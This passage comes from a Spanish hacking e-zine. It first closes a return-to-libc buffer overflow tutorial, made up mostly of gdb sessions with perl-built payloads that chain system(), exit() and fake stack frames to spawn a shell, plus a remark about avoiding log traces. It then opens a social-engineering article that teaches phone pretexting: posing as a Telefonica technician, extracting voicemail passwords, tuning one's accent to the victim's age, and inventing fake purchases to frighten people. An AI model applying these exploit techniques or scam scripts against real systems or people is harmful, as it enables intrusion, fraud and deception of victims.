Cual es la solucion? Pues antes de pasar a la drastica medida de utilizar la direccion de exit(), podemos obtener la direccion de EBP en una ejecucion normal y utilizarlo de modo que este registro quede inalterado:

```
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080483a4 <fvuln+0>:       push   %ebp
0x080483a5 <fvuln+1>:       mov    %esp,%ebp
0x080483a7 <fvuln+3>:       sub    $0x218,%esp
0x080483ad <fvuln+9>:       mov    0xc(%ebp),%eax
..........
0x080483bd <fvuln+25>:      call   0x80482dc <strcpy@plt>
..........
0x080483da <fvuln+54>:      call   0x80482ec <printf@plt>
0x080483df <fvuln+59>:      leave
0x080483e0 <fvuln+60>:      ret
End of assembler dump.

(gdb) break *fvuln+9
Breakpoint 1 at 0x80483ad
(gdb) run hack blackngel
Starting program: /home/blackngel/pruebas/bo/meet hack blackngel

Breakpoint 1, 0x080483ad in fvuln ()
(gdb) x/4x $ebp
0xbffff4e8:        0xbffff508         0x0804840d         0xbffff705
         0xbffff70a
                  [ EBP ]         [ EIP ]
```

Probemos nuevamente conservando este valor:

```
(gdb) run A `perl -e 'print "A"x520 . "\x08\xf5\xff\xbf" . "\x90\xd9\xea\xb7" .
                                    "\x1c\x84\x04\x08" . "\x0c\xf7\xff\xbf";'`
Star program: /home/blackngel/pruebas/bo/meet A `perl -e 'print "A"x520 . "\x08
\xf5\xff\xbf" . "\x90\xd9\xea\xb7" . "\x1c\x84\x04\x08" . "\x0c\xf7\xff\xbf";'`

Hello,   #
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA       # #

sh-3.2$ id
uid=1000(blackngel) gid=1000(blackngel) grupos=4(adm),20(dialout),24(cdrom),
25(floppy),29(audio),30(dip),33(www-data),44(video),46(plugdev),104(scanner),
108(lpadmin),110(admin),115(netdev),117(powerdev),1000(blackngel),1001(compiler)
sh-3.2$ exit
exit

Program received signal SIGSEGV, Segmentation fault.
0x0804841f in main ()
```

Bingo! Hemos logrado nuestra deseada Shell. Por desgracia, el programa ha vuelto a romper, aunque es de notar como no lo ha hecho en el mismo punto que antes, ya que ahora EBP tiene su valor original. La funcion fallida es esta:

```
   0x0804841f <main+62>:     mov    (%eax),%eax
```

Lo que ocurre es que cuando "/bin/sh" es ejecutado, el valor de los registros de proposito general son alterados para su uso especifico, como estos no son restaurados, el programa rompe.

Que esto haya ocurrido en nuestro programa vulnerable de ejemplo, no quiere decir que sea asi en todos. Ademas, siempre puedes buscar otros puntos donde estos registros no intervengan, o donde haya intrucciones xor que los limpien sin mas.

Mi objetivo era mostrarte como trabaja la realidad, sin enganos y con todas sus problematicas. Uno esta aburrido de leer articulos y tecnicas de explotacion donde todo se consigue a la primera.

Ya para terminar, y para evitar, como dijimos, que alguien pueda tomar nota de nuestras acciones en los logs, probemos a salir limpiamente con exit().

Como curiosidad, cabe decir que una vez exit() toma el control, supuestamente el valor de la direccion de "/bin/sh" pasa a ser su direccion de retorno, ya que es el siguiente valor en la pila y el siguiente valor sera su parametro, que justamente deberia ser "0", ya que es el caracter de final de cadena del parametro pasado a la funcion. El valor de retorno seria un problema, pero todos sabemos ya que la funcion exit() no retorna nunca.

Veamos:

```
(gdb) run A `perl -e 'print "A"x520 . "\x08\xf5\xff\xbf" . "\x90\xd9\xea\xb7" .
"\xb0\x2f\xea\xb7" . "\x0c\xf7\xff\xbf";'`

Start program: /home/blackngel/pruebas/bo/meet A `perl -e 'print "A"x520 . "\x08
\xf5\xff\xbf" . "\x90\xd9\xea\xb7" . "\xb0\x2f\xea\xb7" . "\x0c\xf7\xff\xbf";'`
Hello, U  WVS ?    9 #
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA     ?/

sh-3.2$ exit
exit
```

```
Program exited normally.
(gdb)
```

Que mas se puede pedir. Una salida perfecta };-D

Puedes obtener una referencia basica sobre esta tecnica en el articulo:

---[4 - Exploits Avanzados

Mas de uno se habra quedado con ganas de conocer un poco mas acerca del tema. Pero tranquilos, no todo esta acabado...Realizaremos aqui un breve estudio de un par de interesantes tecnicas.

En el paper de Phrack "The advanced return-into-lib(c) exploits" [2], Nergal nos brindo una gran cantidad de conocimiento que nos puede permitir un control mas avanzado de la pila.

---[4.1 - Encadenar Funciones

Una de sus primeras tecnicas se llamaba "esp lifting", y su nucleo activo se basa en jugar con el desplazamiento de este registro para conseguir un control completo de la pila.

Nergal apunto una primera opcion que se basaba en establecer el valor de "ret" a un lugar de la memoria donde pudiesemos encontrar un codigo como este:

```
addl    $LOCAL_VARS_SIZE,%esp
ret
```

Esto es habitual en programas compilados con la opcion "-fomit-frame-ponter".

Ya que este articulo no es una traduccion de su paper, te remito al mismo para que hagas un breve repaso de la tecnica descrita. Nosotros nos centraremos aqui en la segunda opcion propuesta en "esp lifting", que utiliza otra porcion de codigo. En particular esto:

```
popl registro
ret
```

Todos sabemos ya que las funciones "pop" y "push", incrementan o decrementan respectivamente en 4 bytes el valor de %esp. Entonces podemos crear un buffer como el siguiente:

```
[AAAAA(512)] [&system] [ &(popl;ret;) ] [ &"/bin/sh" ] [ &func2() ]
```

Por pasos lo que ocurre es lo siguiente:

1) Se ejecuta system("/bin/sh"). En este momento ESP apunta a [&(popl;ret;)]

2) Cuando system() termina, se ejecuta (popl;ret;). En este momento ESP apunta a [&"/bin/sh"] que se se supone que es la siguiente direccion de retorno. Pero la funcion "popl" hara que ESP se incremente en 4 bytes, y pase directamente a apuntar a [&func2()].

3) Se ejecuta func2();

Piensa que podrias seguir encadenando mas (popl;ret;) y ejecutar tantas funciones como quieras:

```
  [f1()][&(popl;ret;)][arg1][f2()][&(popl;ret;)][arg1][f3][&(popl;ret;)][arg1]
```

Como puedes ver, la limitacion es que solo se pueden utilizar funciones que requieran 1 argumento. Nergal nos advirtio que para conseguir mas argumentos en cada funcion podiamos buscar un codigo como este:

```
        popl reg
        popl reg
        ret
```

Para hacer una breve prueba, veamos como podemos encadenar dos llamadas a system("/bin/sh").

Para obtener nuestras instrucciones "pop; ret;", podemos utilizar objdump:

```
blackngel@mac:~/pruebas/bo$ objdump -d ./meet

./meet:     file format elf32-i386

Disassembly of section .init:
........
........

08048370 <frame_dummy>:
........
........
 80483a2: 5d                            pop    %ebp
 80483a3: c3                            ret

........
........
```

Nuestro buffer de ataque tiene que ser algo como esto:

```
[AA(512)] [&system] [ &(popl;ret;) ] [ &"sh" ] [ &func2() ] [ &exit ] [ &"sh" ]

(gdb) run A `perl -e 'print "A"x524 . "\x90\xd9\xea\xb7" . "\xa2\x83\x04\x08" .
                 "\x0c\xf7\xff\xbf" . "\x90\xd9\xea\xb7" . "\xb0\x2f\xea\xb7" .
                                                           "\x0c\xf7\xff\xbf";'`
[AAAAAA............AAAAAA]
[AAAAAA............AAAAAA]

sh-3.2$ exit
exit
sh-3.2$ exit
exit

Program exited normally.
(gdb)
```

Si necesitaras mas argumentos, la salida de objdump te ofrecia algo como esto:

```
08048450 <__libc_csu_init>:
 ........
 80484a5: 5b                            pop    %ebx
 80484a6: 5e                            pop    %esi
 80484a7: 5f                            pop    %edi
 80484a8: 5d                            pop    %ebp
 80484a9: c3                            ret

080484aa <__i686.get_pc_thunk.bx>:
 ........
```

Si direccionaras un ret a 0x080484a5 podrias permitirte utilizar una funcion

con 4 parametros. Piensa que puedes utilizar en tu cadena distintos juegos de pop y ret para ajustar el numero de argumentos de la funcion a utilizar en cuestion. Es mas facil de hacer que de explicar...

---[4.2 - Falseo de Frames

La tecnica de falseo de frames (o marcos de pila) descrita por Nergal, es de lo mas inteligente que he visto en mucho tiempo. Por desgracia, su descripcion teorico/practica no fue lo suficientemente extensa como para que un hacker de bajo nivel puede comprenderla en esencia.

Nosotros tenemos por objetivo describir este tecnica paso a paso, aun a riesgo de caer en una teoria pesada. Tambien mostrare una prueba de concepto que demuestre la fiabilidad del metodo.

Para comprender totalmente lo que viene a continuacion, seria recomendable una lectura previa al articulo "Jugando con Frame Pointer" que he escrito y el cual ha sido el plato de apertura de este numero de SET.

La finalidad de la tecnica es conseguir un control total de ESP, y para ello lo hace atraves de la unica manipulacion del registro EBP. En un primer paso, el buffer deberia tener esta forma:

```
[   RELLENO   ] [ FALSO EBP ] [&leave;ret;]
[ BUFFER (512)] [    EBP    ] [    EIP    ]
|
0xbffff710
```

Imaginate que la direccion que hemos apuntado como principio del buffer fuera realmente esa...

Ahora fijate en las ultimas instrucciones de la funcion "fvuln()":

```
0x080483da <fvuln+54>:      call   0x80482ec <printf@plt>
0x080483df <fvuln+59>:      leave
0x080483e0 <fvuln+60>:      ret
```

Como ya mencione en "Jugando con Frame Pointer", la instruccion "leave" equivale a: movl %ebp,%esp; popl %ebp;

Por lo tanto, cuando fvuln() termina, la instruccion "popl" colocara nuestro FALSO EBP en el registro %ebp. Seguidamente, como en un BoF normal, se ejecutara lo que este en EIP, que en este caso son otras dos intrucciones "leave; ret;"

Pero en este caso la cosa ya cambia, porque la instruccion "movl %ebp,%esp" nos dara el control de %esp, ya que recibira nuestro FALSO EBP. Por ultimo debemos tener una cosa en cuenta, y es que la ultima instruccion pop de ese leave, incrementara %esp en 4 bytes.

Con todo esto, piensa que ocurre si hacemos que nuestro FALSO EBP sea, por poner un ejemplo, 0xbffff710. Cuando fvuln() termina, sera puesto en %ebp, y cuando nuestro segundo &leave;ret; sea ejecutado, sera pasado a %esp y este sera incrementado en 4 bytes, quedando 0xbffff714. Luego se tomara la direccion que alli se encuentre y se ejecutara.

Antas de continuar con el encadenamiento de falsos frames, para no perder el hilo, vamos a comprobar si lo anterior es cierto. Compondremos un buffer tal que asi:

```
                                                  [  EBP  ][   EIP    ]
     [AAAAsystem()][&leave;ret;][&/bin/sh][AAA...][&buffer][&leave;ret]
     ^____^_____________________________________________|         |
          |_____________________________________________________|
```

El primer "leave;ret" que veis no es importante de momento...

El unico dato que desconocemos en principio, es la direccion de inicio de nuestro buffer, pero lo sacaremos en directo. Con respecto al "leave;ret", utilizaremos el mismo que termina fvuln(): 0x080483df. Para no alargar el tema, he puesto un breakpoint justos despues del strcpy(), y otro justo antes del "ret" en fvuln(). Vamos alla:

```
(gdb) x/s 0xbffff70b
0xbffff70b:         "/bin/sh" // Obtenemos direccion de la cadena

                                          //system()          // &leave;ret;
(gdb) run black `perl -e 'print "AAAA"."\x90\xd9\xea\xb7"."\xdf\x83\x04\x08".
       "\x0b\xf7\xff\xbf" . "A"x504 . "\xaa\xf0\xff\xbf"."\xdf\x83\x04\x08"'`
            // "/bin/sh"      // PAD       // &buffer         // &leave;ret;

Breakpoint 1, 0x080483c2 in greeting () // Para despues del strcpy()
(gdb) i r $esp
esp            0xbffff0b0    0xbffff0b0
(gdb) x/8x $esp
0xbffff0b0:        0xbffff0c0         0xbffff4f3         0x00000000
          0x00000000
0xbffff0c0:        0x41414141         0xb7ead990         0x080483df
          0xbffff70b
    |_principio del buffer

// Reiniciamos                            //system()          // &leave;ret;
(gdb) run black `perl -e 'print "AAAA"."\x90\xd9\xea\xb7"."\xdf\x83\x04\x08".
        "\x0b\xf7\xff\xbf" . "A"x504 . "\xc0\xf0\xff\xbf"."\xdf\x83\x04\x08"'``
           // "/bin/sh"      // PAD       // &buffer         // &leave;ret;

Breakpoint 1, 0x080483c2 in greeting () / Para despues del strcpy()
(gdb) i r $ebp $esp
ebp            0xbffff2c8    0xbffff2c8 // Valor normal
esp            0xbffff0b0    0xbffff0b0 // Valor normal
(gdb) c
Continuing.
Hello, [Basura AAAAAAAAA.........AAAAA]
Breakpoint 2, 0x080483e0 in greeting () // Para antes del "ret"

(gdb) i r $ebp $esp
ebp            0xbffff0c0    0xbffff0c0  // EBP alterado con &buffer
esp            0xbffff2cc    0xbffff2cc
(gdb) c
Continuing.

// Ahora se ejecutara el "leave;ret" que pusimos en EIP, y por lo tanto el
// breakpoint volvera a detenerse antes del "ret".
Breakpoint 2, 0x080483e0 in greeting ()
(gdb) i r $ebp $esp
ebp            0x41414141    0x41414141
esp            0xbffff0c4    0xbffff0c4 // ESP = EBP + 4
(gdb) c
Continuing.
sh-3.2$ exit
exit

Program received signal SIGSEGV, Segmentation fault.
0x080483df in greeting ()
```

(gdb)

Genial! El metodo funciona! Pero Nergal queria explicarnos que podemos seguir encadenando frames falsos. El truco esta en establecer las primeras 4 A'es de nuestro buffer, a un siguiente EBP FALSO.

Teniamos al final de nuestra prueba, que ESP era igual a 0xbffff0c4. Cuando system() es ejecutada, su prologo de funcion hace un "push %ebp", lo que decrementa ESP en 4 bytes. Por lo tanto volvemos a tener 0xbffff0c0, justo el principio de nuestro buffer.

Cuando system() termina, su instruccion "leave" coge el valor que se encuentra en ESP y lo mete en EBP. En la prueba anterior, el programa termino con un fallo de segmentacion, y ello es debido por el valor que tomo ebp:

```
(gdb) i r $ebp
ebp            0x41414141  0x41414141
```

Despues entra en accion el "leave;ret" que colocamos seguido de system() y que dijimos que en principio no era importante. Pero ahora si lo es, porque la instruccion "movl %ebp,%esp" volvera a darnos el control de %esp, y por tanto podemos crear otro frame falso.

Esta tecnica tiene una ventaja enorme, y es que como podemos colocar cada frame en posiciones arbitrarias de la memoria, las funciones que ejecutemos en cada uno de ellos puede tener el numero de argumentos que nos apetezca.

Para demostrar que todo esto es cierto, vamos a crear 4 frames a lo largo de nuestro buffer, y ademas, haremos que los frames falsos no sean consecutivos, de modo que puedas comprender que incluso podrias ponerlos en muchos otros lugares de la memoria, como las variables de entorno o los argumentos.

Llamaremos siempre a la funcion system() pero primero lo haremos con el comando "/bin/id", luego con un "/bin/sh", y para terminar otro "/bin/id". El ultimo frame desencadenara una llamada a exit() para terminar limpiamente.


```
blackngel@mac:~/pruebas/bo$ export SHELL2="/bin/sh"
blackngel@mac:~/pruebas/bo$ export ID="/usr/bin/id"
blackngel@mac:~/pruebas/bo$ gdb -q ./meet
(gdb) break main
Breakpoint 1 at 0x80483e7
(gdb) run black hack
Breakpoint 1, 0x080483e7 in main ()
(gdb) x/s 0xbffff6eb
0xbffff6eb:         "/bin/sh"
(gdb) x/s 0xbffffe3c
0xbffffe3c:         "/usr/bin/id"
```

Ya tenemos unas bonitas direcciones, montemos ahora un paquete bomba:

```
(gdb) run black `perl -e 'print "\xe0\xf0\xff\xbf" . "\x90\xd9\xea\xb7" .
                              "\xdf\x83\x04\x08" . "\x3c\xfe\xff\xbf" ."A"x64.
                              "\x04\xf1\xff\xbf" . "\x90\xd9\xea\xb7" .
                              "\xdf\x83\x04\x08" . "\xeb\xf6\xff\xbf" ."B"x20.
                              "\x34\xf1\xff\xbf" . "\x90\xd9\xea\xb7" .
                              "\xdf\x83\x04\x08" . "\x3c\xfe\xff\xbf" ."C"x32.
                              "ENDF" . "\xb0\x2f\xea\xb7" . "A"x348 .
                              "\x90\xf0\xff\xbf" . "\xdf\x83\x04\x08"'`

// PARAMOS DESPUES DE STRCPY() PARA EXAMINAR LA MEMORIA
Breakpoint 2, 0x080483c2 in fvuln ()
(gdb) x/4x $ebp  // EBP0       //&leave;ret;
0xbffff298:        0xbffff090         0x080483df         0xbffff400
          0xbffff4d3
```

```
(gdb) x/50x $esp
0xbffff080:       0xbffff090        0xbffff4d3        0x00000000
         0x00000000
// 1er FRAME       EBP1          &system       &leave;ret;   &"/usr/bin/id"
0xbffff090:       0xbffff0e0        0xb7ead990        0x080483df
         0xbffffe3c
// RELLENO ALEATORIO
0xbffff0a0:       0x41414141        0x41414141        0x41414141
         0x41414141
0xbffff0b0:       0x41414141        0x41414141        0x41414141
         0x41414141
0xbffff0c0:       0x41414141        0x41414141        0x41414141
         0x41414141
0xbffff0d0:       0x41414141        0x41414141        0x41414141
         0x41414141

// 2do FRAME       EBP2         &system       &leave;ret;      &"/bin/sh"
0xbffff0e0:       0xbffff104        0xb7ead990        0x080483df
         0xbffff6eb
// RELLENO ALEATORIO
0xbffff0f0:       0x42424242        0x42424242        0x42424242
         0x42424242

// 3er FRAME                    EBP3          &system        &leave;ret;
0xbffff100:       0x42424242        0xbffff134        0xb7ead990
         0x080483df
              &"/usr/bin/id
0xbffff110:       0xbffffe3c        0x43434343        0x43434343
         0x43434343
// RELLENO ALEATORIO
0xbffff120:       0x43434343        0x43434343        0x43434343
         0x43434343
// 4to FRAME                   "ENDF"          &exit
0xbffff130:       0x43434343        0x46444e45        0xb7ea2fb0
         0x41414141
0xbffff140:       0x41414141        0x41414141

(gdb) c
Continuing.
Hello,          ?<   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA#       ?    BBBBBBBBBBBBBBBBBBBB4       ?<   CCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCENDF   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA    ?#

uid=1000(blackngel) gid=1000(blackngel) grupos=4(adm),20(dialout),24(cdrom),
25(floppy),29(audio),30(dip),33(www-data),44(video),46(plugdev),104(scanner),
108(lpadmin),110(admin),115(netdev),117(powerdev),1000(blackngel),1001(compiler)

sh-3.2$ SET E-ZINE
sh: SET: orden no encontrada
sh-3.2$ exit
exit

uid=1000(blackngel) gid=1000(blackngel) grupos=4(adm),20(dialout),24(cdrom),
25(floppy),29(audio),30(dip),33(www-data),44(video),46(plugdev),104(scanner),
108(lpadmin),110(admin),115(netdev),117(powerdev),1000(blackngel),1001(compiler)

Program exited with code 0101.
(gdb)
```

Consguido! Puede parecer bastante complicado, pero si miras un par de veces (detenidamente), el examen de la memoria, no tardaras en comprender la bella estructura. En realidad es lo que Nergal nos indicaba con su grafico. Mas o menos asi:



Para que esta tecnica tenga exito, solo un aspecto obvio tiene que ser tenido en cuenta, y es que debemos tener cuidado de que ninguna de las direcciones contenga bytes NULL, en cuyo caso el paquete se cortaria en ese punto.

Para terminar, por mencionar una curiosidad con respecto a tecnicas Return Into To Libc, decir que en el articulo "Non eXecutable Stack Loving on Mac OS X86", escrito y publicado pro KF, se mostraba una metodo en el que la funcion de la libreria del sistema que era llamada, en vez de algo como system() resultaba ser mprotect(), que precisamente marcaba la pila como ejecutable antes de retornar dentro de esta.

---[5 - Conclusion

Una vez llegados a este punto, no es que le hayamos sacado todo el jugo al articulo o mas especificamente a la tecnica Ret2Libc en cuestion. Pero ello deberia ser suficiente como para echar a volar tu imaginacion y realizar tus propias pruebas.

Recomiendo altamente el estudio de la tecnica de falsos frames, presentada en un primer momento por Nergal en su articulo de Phrack. Aqui hemos tenido la valentia de desarrollarla de un modo practico.

Return Into To Libc no es la panacea, pero recuerda nuevamente que puede serte muy util cuando te enfrentes ante un esquema de proteccion de memoria de pila no ejecutable.

Feliz Hacking!

Un abrazo!
blackngel

---[6 - Referencias

[1] Bypassing non-executable-stack during exploitation using return-to-libc
http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

[2] The advanced return-into-lib(c) exploits: PaX case study
http://www.phrack.org/issues.html?issue=58&id=4#article

EOF

```
          ->->        ---------------------------------        <-<-
          ->->->        INGENIERIA SOCIAL, Y ESTAFAS        <-<-<-
          ->->->->    ---------------------------------    <-<-<-<-
                           -{ by FiLTHyWiNTeR! }-
```

1. Introduccion *

Antes de iniciarnos en cualquier tecnica retorcida de hacking, tenemos que centrarnos en el principal fallo de cualquier PC. Por muchos antivirus y cortafuegos que nos encontremos, hay un "bug" supremo, por encima de todo eso, y es sin lugar a dudas la estupidez humana.

Mi intencion no es mas que dar un repaso a la ingenieria social con fines maleficos, para obtener informacion sensible y poder aprovecharnos de esto. La informacion sensible no es mas que datos personales e "intrasferibles" de una persona que la identifica y que, lo mas interesante, permite comprar objetos de valor. Asi mismo adjuntare mis anecdotas a modo didactico, pues donde haya un buen ejemplo sobran explicaciones.

Espero que disfruteis de la lectura, que nos preservara de muchos fraudes a traves de Internet y nos instruira basicamente en el mundo del phishing, las estafas y la obtencion de informacion sensible mediante la ingenieria social. Lo peor de todo esto es que vais a descubrir que la vida real, las relaciones entre las personas no es mas que ingenieria social, y veras las cosas de otro modo...

2. Ingenieria Social *

El famoso phreaker Kevin Mitnick ya dijo cuatro principios basicos para la ingenieria social que tienen que hacernos pensar:

1# Todos queremos ayudar
2# El primer movimiento es siempre de confianza hacia el otro
3# No nos gusta decir No
4# A todos nos gusta que nos alaben

No pudo tener mas razon. Siguiendo estos pequenyos principios o, al menos, entendiendolos desarrollaremos nuestra propia tecnica y la perfeccionaremos. Cada una tiene la suya, mi especialidad es hacerme pasar por un agente de Telefonica. Os voy a contar algo...

Recuerdo de las primeras veces que practique ingenieria social en mi vida. Una tarde llame a un 900 y resulto ser el centro de atencion al menor, seguido de un contestador. Pulse * y accedi al contestador, que pedia clave de acceso. No valian tablas ni nada por el estilo, y pedia 4 digitos... mucho trabajo y mucho tiempo que no tengo. Era un maldito contestador de Telefonica de cualquier telefono. A la manyana siguiente, llame (porque el contestador salto por llamar en horario no laboral) y me lo cogio una senorita. La conversacion fluyo entre ella y yo de una manera muy amena (bueno, ahora Orange) . Yo era un tecnico de telefonica con un numero de extension (411) que le pregunto si tenian problemas con el contestador... Y acerte. Podia haberme equivocado, pero todo fue bien. Prefijando 067 y llamando por PBX, les aparecia como anonimo (o con el numero del PBX, no hay que fiarse nunca del 067). De una forma u otra, le

pregunte disimuladamente la clave e indiscriminadamente me la dieron. Todo fue esta tarde diversion. El 900 a partir de las 16.00 se convirtio en una party para algunos phreakers que conoci en Internet y yo. Un par de dias despues, cambiaron las claves del contestador (logicamente).

Hay algo importante que debemos tener en cuenta, especialmente cuando nos hacemos pasar por teleoperadores y intentemos obtener informacion mediante ingenieria social (en Espanya). Si nuestra victima es alguien de edad inferior a los 50 anyos, usaremos un tono sudamericano. Seguramente os habeis dado cuenta que cuando os ha llamado alguna teleoperadora de alguna companyia es sudamericana. Los "jovenes" estan mas acostumbrados a que les llamen y sabran que suelen ser sudamericanas. Si el sujeto es mayor de 50 anyos, usaremos un tono espanyolizado porque, aunque pueda resultar para alguien racista, confiaran mas en alguien con acento espanyol (ya se sabe que los mayores son mas propensos a ser un poco xenofobos). Esto lo digo para los espanyoles, no puedo decir en otros paises porque no se como va en otros.

Es enganyar un arte? Claro que si, pero se aprende. Hay una forma buenisima de conseguir datos de personas por el telefono. El metodo de la encuesta es fantastico. Creamos una serie de preguntas, nos hacemos pasar por alguna compania y a preguntar!

3. Que tener en cuenta al llamar *

Hay que recordar unas pautas basicas a la hora de llamar. Cuando llamemos nos sentiremos mal (a no ser que tengas muy pocos escrupulos) y es logico que las primeras veces nos corte muchisimo. Hay que mentalizarnos.

Al llamar nosotros para un fin tan maquiavelico debemos colocarnos, mentalmente (para ti mismo y para el) en una fria posicion, porque cuando llamamos nos sentimos atacantes y creemos que ellos son las pobres victimas. Hay que quitarse de la cabeza esta idea, porque nos afecta a la voz y a nuestro comportamiento, empezamos a titubear, nos ponemos nerviosos y nos acaban pillando (o acabamos colgando, que es lo mas tipico).
Tenemos que meternos en el papel desde primera hora, llamar con un tono natural, ensayar como vamos a hablar. Conseguir un tono natural solo te costara unas cuantas llamadas en las que te cogeran y acabaras avergonzado de lo que estas haciendo, pero piensa friamente y recuerda que no saben quien eres.

Hay que respetar una cosa bastante logica: si te han pillado en un sitio intentando sacar informacion no deberias volver a intentarlo en el mismo.
Es una buenisima idea apuntar el nombre de quien te ha atendido (en el caso de que sean operadoras), pero ten muy en cuenta que hablan entre ellas porque son personas (no seria la primera vez que pasa, mas de una vez me ha pasado a mi que me digan "no me digas, que te de las claves del contestador verdad?" al fin y al cabo.

Hay pautas de conducta tipicas de una teleoperadora que podemos usar para ganarnos la confianza con el cliente, preguntas del tipo "Con quien tengo el placer de hablar?" nos permite conocer el nombre de la persona con la que hablamos, ademas de indirectamente reconfortar a la victima por el valor connotativo ("placer", influimos a la victima a que se quede hablando con nosotros porque nos gusta hacerlo). Como veis, la psicologia influye mucho en esto, pero no es lo mas importante. Mas es la observacion de las rutinas de comportamiento de un teleoperador normal que andarnos con connotaciones. Tampoco podemos soltar esa frase en cualquier momento. Debemos escoger el momento adecuado, y eso no puedo decirtelo yo... ni nadie. Lo notaras.

Si tenemos ganada la confianza de la victima, lo tenemos todo casi ganado. Solo habria que mantener la calma y pensar dos veces (y rapidamente, que es dificil) las cosas antes de decirlo. Si tenemos la simpatia, obviamente no nos

diran que no.

Otra cosa importante es recordar que la mejor forma de ponernos de "buenos" es que exista un "malo". Este malo imaginario lo inventaremos, obviamente, y lo presentaremos como una amenaza hacia nuestra victima. Pero no podemos decir que alguien ha entrado en su cuenta bancaria y ha comprado un yate, porque no nos saldria del todo bien. Lo que hay que decir es que llamamos para confirmar la compra de un yate, con lo que la victima se acojonara bastante. Este mismo ejemplo lo veremos mas adelante.

Amigos, la practica es importantisima, pero no hay nada como documentarse un poco antes, llamar a companyias, a particulares... ver como se comportan y anotar
